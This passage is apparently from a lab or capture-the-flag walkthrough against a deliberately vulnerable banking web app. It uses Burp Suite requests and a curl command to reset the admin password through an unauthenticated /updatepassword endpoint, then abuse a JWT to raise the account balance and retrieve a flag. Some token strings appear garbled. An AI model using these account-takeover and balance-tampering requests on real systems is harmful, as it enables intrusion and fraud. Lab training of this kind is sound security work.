
Raw Params Headers Hex

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 48
Origin: http://192.248.164.3:5000
Connection: close

{"email":"elliot@evilcorp.com","password":"123"}
```

Notice that the above request doesn't contain any token. It just sends the username and password to "/updatepassword" endpoint.

Forward the above request.



Notice that the password got successfully updated.

Step 6: Resetting the password for admin user.

Reset the password for Elliot again:


Welcome to Secure Banking WebApp

Login


Username:

Password:

Check the corresponding request in BurpSuite.



Forward the above request.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 40
Origin: http://192.248.164.3:5000
Connection: close

`{"identifier":"elliott","password":"123"}`

Check the changes reflected on the web page.

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Get Golden Ticket

Click on the Update Profile button.

Update Profile


Set the new password as 1234.

Update Profile

Check the corresponding request in BurpSuite:

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

 Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

```


OPTIONS /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/update
Origin: http://192.248.164.3:5000
Connection: close

```

Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

 Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex


```

POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 49
Origin: http://192.248.164.3:5000
Connection: close

{"email":"elliott@evilcorp.com","password":"1234"}

```


Send the above request to Repeater and turn off the intercept mode:



Notice on the web page a pop-up gets displayed acknowledging that the password has been updated successfully.

Navigate to the Repeater window and send a request again after editing the data sent:

The screenshot shows the Burp Suite Repeater interface. At the top, there are tabs for Dashboard, Target, Proxy, Intruder, Repeater (selected), Sequencer, Decoder, and Comparer. Below the tabs, there is a list of requests with '1' selected. The main area displays the details of the selected request. It includes buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' section is expanded, showing tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is active, displaying the following HTTP request:

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 49
Origin: http://192.248.164.3:5000
Connection: close

{"email":"elliott@evilcorp.com","password":"1234"}
```

Modify the Email ID sent in the request and set it to the Email ID of admin user.

This screenshot shows the same Burp Suite Repeater interface as the first one, but with the email ID in the request body modified. The 'Raw' tab is still active, and the request body now contains:

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 49
Origin: http://192.248.164.3:5000
Connection: close

{"email":"admin@dummybank.com","password":"1234"}
```

Send the modified request.

Request
Raw Params Headers Hex
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 49
Origin: http://192.248.164.3:5000
Connection: close

{"email": "admin@dummybank.com", "password": "1234"}

Response
Raw Headers Hex Render
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 32
Access-Control-Allow-Origin: http://192.248.164.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Mon, 09 Dec 2019 19:24:27 GMT

{"Success": "Password updated."}

Notice the response. It reflects that password has been successfully updated.

Login to the web app again using the updated credentials for admin user:

Welcome to Secure Banking WebApp

Login

Username:

Password:

Welcome Admin!

Account Number: 9999

Update Profile

Check Balance

Get Golden Ticket

Click on Check Balance button.

Note: Run the Burp Proxy in intercept mode for this request to get the JWT token passed in the request.

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The request is to `http://192.248.164.3:8081`. The 'Intercept is on' button is highlighted. The request details are as follows:

```
GET /balance?acct=9999&token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6OTk5O2NvcGUiOiJhY2NvdW50LXdyZXRLIiwiaXhwIjo5NTc1OTIwMTUxLCJpYXQiOiJlNzU5MTk1NTF9. APvJzbdMcRJNpgFlwQ3GQgSEDSf6MnKVp7cNcSLDSKpaJPT35guHzw2VDErCytKU5NS2913qE_herqY3jtHlMkHgeGzHBU_u00ZNfz1c7uAR0szfg2T-LLCXdotJsKnmdKglwz0ELgev4MFoCdYS6LT0hz46sNRhYweeA6ZlmpZ0KA25LMJmhG0sKaL4o_459VwzMOz0WpEvjBHoLdDjFIMDympbuyzDNLFfu2e1TMQ5CtTRjPQwz59uQqRRgN2mBSPv8YuQSubHPHSUwyL7pHShBjaTxgoJVbbYcOP-Q3Yd0GBEGskMydPypa6jlbmHWTMc1-QEMqGuqdr0hYmqQA HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
```

Notice that a JWT Token is passed in this request.

JWT Token:

`eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6OTk5O2NvcGUiOiJhY2NvdW50LXdyZXRLIiwiaXhwIjo5NTc1OTIwMTUxLCJpYXQiOiJlNzU5MTk1NTF9. APvJzbdMcRJNpgFlwQ3GQgSEDSf6MnKVp7cNcSLDSKpaJPT35guHzw2VDErCytKU5NS2913qE_herqY3jtHlMkHgeGzHBU_u00ZNfz1c7uAR0szfg2T-LLCXdotJsKnmdKglwz0ELgev4MFoCdYS6LT0hz46sNRhYweeA6ZlmpZ0KA25LMJmhG0sKaL4o_459VwzMOz0WpEvjBHoLdDjFIMDympbuyzDNLFfu2e1TMQ5CtTRjPQwz59uQqRRgN2mBSPv8YuQSubHPHSUwyL7pHShBjaTxgoJVbbYcOP-Q3Yd0GBEGskMydPypa6jlbmHWTMc1-QEMqGuqdr0hYmqQA`

NTF9.APvJzbdMcRJNpgFlwQ3GQgSEDSf6MnKVp7cNCsLDSKpajPT35guHzw2VDErCytU5N
S2913qE_herqY3jtHlmkHgeGzHbU_uOOZNfz1c7uAR0szfg2T-ILCXdotJsKnmdKGlwzOEIgev4
MFoCdYS6LTOhz46sNRhYweeA6Zlmpz0kA25lMjmhG0sKaL4o_4S9VWzMOz0WpEvjBHo1dD
JfIMDympbuyzDNlFfu2eiTMQ5CtTRjPQwz59uOqRRgN2mBSPv8YuQSubHPhSUwyl7pHShBja
TxgoJVbbYcOP-Q3Yd0GBEgskMydPypa6jlbmHWTMc1-QEMqGuqdrOhYmgqA

Decoding this token using <https://jwt.io>:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI60Tk50Swic2NvcGUiOiJhY2NvdW50LXdyZXhwaXN0IiwiaWF0IjE1NzU5MTk1NTF9.APvJzbdMcRJNpgFlwQ3GQgSEDSf6MnKVp7cNCsLDSKpajPT35guHzw2VDErCytU5NS2913qE_herqY3jtHlmkHgeGzHbU_uOOZNfz1c7uAR0szfg2T-ILCXdotJsKnmdKGlwzOEIgev4MFoCdYS6LTOhz46sNRhYweeA6Zlmpz0kA25lMjmhG0sKaL4o_4S9VWzMOz0WpEvjBHo1dDJfIMDympbuyzDNlFfu2eiTMQ5CtTRjPQwz59uOqRRgN2mBSPv8YuQSubHPhSUwyl7pHShBjaTxgoJVbbYcOP-Q3Yd0GBEgskMydPypa6jlbmHWTMc1-QEMqGuqdrOhYmgqA
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "Dummy Bank",
  "acct": 9999,
  "scope": "account-write",
  "exp": 1575920151,
  "iat": 1575919551
}
```

VERIFY SIGNATURE

Notice that this token has a scope of "account-write".

Forward the above intercepted request.

Welcome admin!

Account Number: 9999

Check Balance

Current Balance: 6000

Get Golden Ticket

Logout

The account balance for admin was successfully retrieved.

The account balance of admin user is \$6000.

Step 7: Increasing the balance for admin user's account and retrieving the Golden Ticket.

In the challenge description, it is mentioned that the /balance endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the balance of admin's account and set it to a value greater than 5000000:

Command: curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6OTk5OjE1NzU5MTk1NTF9.APvJzbdMcRJNpgFlwQ3GQgSEDSf6MnKVp7cNCsLDSKpajPT35guHw2VDErCytK5NS2913qE_herqY3jtHlmkHgeGzHbU_u00ZNfz1c7uAR0szfg2T-ILCXdotJsKnmdKGlwzOEIgev4MFoCdYS6LT0hz46sNRhYweeA6ZlmpZ0kA25lMjmhG0sKaL4o_4S9VWzMOz0WpEvjBHoldDJfIMDympbuyzDNlFfu2eiTMQ5CtTRjPQwz59uOqRRgN2mBSPv8YuQSubHPhSUwyl7pHShBjaTxgoJVbbYcOP-Q3Yd0GBEgskMydPypa6jlbmHWTMc1-QEMqGuqdrOhYmgqA"}'

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6OTk5OjE1NzU5MTk1NTF9.APvJzbdMcRJNpgFlwQ3GQgSEDSf6MnKVp7cNCsLDSKpajPT35guHw2VDErCytK5NS2913qE_herqY3jtHlmkHgeGzHbU_u00ZNfz1c7uAR0szfg2T-ILCXdotJsKnmdKGlwzOEIgev4MFoCdYS6LT0hz46sNRhYweeA6ZlmpZ0kA25lMjmhG0sKaL4o_4S9VWzMOz0WpEvjBHoldDJfIMDympbuyzDNlFfu2eiTMQ5CtTRjPQwz59uOqRRgN2mBSPv8YuQSubHPhSUwyl7pHShBjaTxgoJVbbYcOP-Q3Yd0GBEgskMydPypa6jlbmHWTMc1-QEMqGuqdrOhYmgqA"}'
{"acct": "9999", "balance": "100000000", "user": "Admin"}root@attackdefense:~#
```

Notice the account balance now:

Welcome Admin!

Account Number: 9999

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Note: Turn off the intercept mode in Burp Proxy for all further requests.

The balance was updated successfully.

Since the balance is now greater than \$5000000, the Golden Ticket could be retrieved.

Welcome Admin!

Account Number: 9999

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Golden Ticket: This_Is_The_Golden_Ticket_796b9c54a4e46dd08efe9b7dfc86f05a

Golden Ticket: This_Is_The_Golden_Ticket_796b9c54a4e46dd08efe9b7dfc86f05a

References:

1. OWASP API Security (https://www.owasp.org/index.php/OWASP_API_Security_Project)
2. JWT debugger (<https://jwt.io/#debugger-io>)